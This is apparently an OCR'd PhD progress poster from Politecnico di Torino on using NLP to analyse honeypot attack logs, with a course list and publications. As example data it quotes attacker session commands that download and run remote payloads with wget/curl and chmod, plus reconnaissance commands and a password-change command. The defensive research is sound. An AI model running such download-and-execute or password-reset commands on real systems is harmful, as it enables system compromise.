ScuDo
Scuola di Dottorato ~ Doctoral School
WHAT YOU ARE, TAKES YOU FAR

37th Cycle


Automatic analysis of Honeypot logs via NLP

Matteo Boffa

Supervisor: Prof. Michela Meo, Prof. Marco Mellia

Research context and motivation

Efficiently **collecting and analysing** data are keys to proactively design efficient counter-measures for cyber threat intelligence



Handling these data is cumbersome (≈ **200k sessions** in 1 year!)

Automatization of such analysis = Holy Grail for security professionals!

Addressed research questions/problems

Can we automatically capture the attacker's intents?


Classification task: which intent for a session? [few/no labels]
Clustering problem: can we spot "families" of similar attacks?

What's under the hood…


Representation problem

1) How to feed **non-numerical data** to a learning agent?


1) **cat** /proc/cpuinfo | **grep** processor | **wc** -l; **uname** -a;
2) wget IP/krax | curl -o krax IP/krax; chmod +x *; ./krn; ./krane 1234;
3) **wget** IP/.billgates/.senpai.load; **chmod** 777 .senpai.load; **./.senpai.load**;



2) **Which data**? Sessions? Tokens (and then sessions)?



3) Which is the "**best**" **representation**?



Parameter clustering: How do we know whether we could have done better?

List of attended classes

01UJBRV - Adversarial training of neural networks (6/6/2022, 3)
01TRARV - Big data processing and programming (1/3/2022, 4)
01QTEIU - Data mining concepts and algorithms (3/2/2022, 4)
03UJSIU - Modelling & problem solving with stochastic programming (26/4/2022, 3.6)
02QUBRS - Statistical data processing (4/2/2022, 4)
01SCTIU - Text mining and analytics (19/7/2022, 3)
02LWHRV - Communication (6/7/2022, 1)
01SHMRV - Entrepreneurial Finance (6/7/2022, 1)
01UNVRV - Navigating the hiring process: CV, tests, interview (8/1/2022, 1)
01RISRV - Public speaking (31/5/2022, 1)
02QUBRS - Statistical data processing (4/2/2022, 4)
01DOCRV - The Hitchhiker's Guide to the Academic Galaxy. That is: [...] (16/6/2022, 4)
01UNXRV - Thinking out of the box (6/7/2022, 1)
01SWPRV - Time management (6/7/2022, 1)

Hard skills	180 points (108 h.)
Soft Skills	53.33 points (40 h.)


External teaching activities

PhD school TMA - University of Twente, 16 hours, **16 (hard skills) points**
(Planned) PhD school IRDTA – University of Lulea, 5 days school

Adopted methodologies

Natural Language Processing (NLP) embedding techniques, ranging from:

- **Traditional algorithms**: Bag of Word (BoW) approaches (Count Vectorizer and **Tfidf**)




Reconnaissance activity

0.1) **cat /proc/cpuinfo | grep processor | wc -l;** uname -a;
0.2) cat /proc/cpuinfo | grep name | wc -l

1.1) **cat /proc/cpuinfo | grep name | wc -l;** echo -e 'password \nDRGJLQCEJXtk\nDRGJLQCEJXtk' | passwd | bash; echo 'password \nDRGJLQCEJXtk\nDRGJLQCEJXtk\n' | passwd; cat /proc/cpuinfo; grep name | head -n 1 | …

- **Neural solutions**: like **Word2Vec** and **FastText**




Unsupervised analysis on obtained representations (i.e., parameters)

Objective results on pretext tasks (*Parameter, Flag or command?)*

Novel contributions

- **Automatic log-analyser** of cyber threats exploiting NLP methodologies:
  1) Naïve categorization with BoW approaches
  2) Non-contextual techniques & investigation on their representation power
- **Instrumental visualization** for the security experts to guide their analysis

What we would like to achieve:



Future work

- Use of **pretrained models** (Bert, CodeBert, …) to obtain **sessions representations**

  Finetune on **self-supervised** tasks such as:
  - Masked language models
  - Next token prediction (causal learning)
- Attempt of **few shot learning** to solve our classification problem

  Train on **few labeled data** exploiting good representations

Submitted and published works

- Boffa, M., Milan, G., Vassio, L., Drago, I., Mellia, M., & Houidi, Z. B. (2022, June). Towards NLP-based Processing of Honeypot Logs. In 2022 IEEE European Symposium on Security and Privacy Workshops (EuroS&PW) (pp. 314-321). IEEE.
- Boffa, M., Milan, G., Vassio, L., Drago, I., Mellia, M., & Houidi, Z. B. (2022, December). On using pretext tasks to learn the best representations from network logs. Submitted to International Workshop on Native Network Intelligence (NativeNI) . ACM CoNEXT.
- Boffa, M., Houidi, Z. B., Krolikowski, J., & Rossi, D. (2022). Neural combinatorial optimization beyond the TSP: Existing architectures under-represent graph structure. 2nd workshop on Graphs and more Complex structures for Learning and Reasoning, AAAI
- Baldo, A., Boffa, M., Cascioli, L., Fadda, E., Lanza, C., & Ravera, A. (2022). The polynomial robust knapsack problem. European Journal of Operational Research.

Politecnico di Torino 1859

PhD program in
Electrical, Electronics and Communications Engineering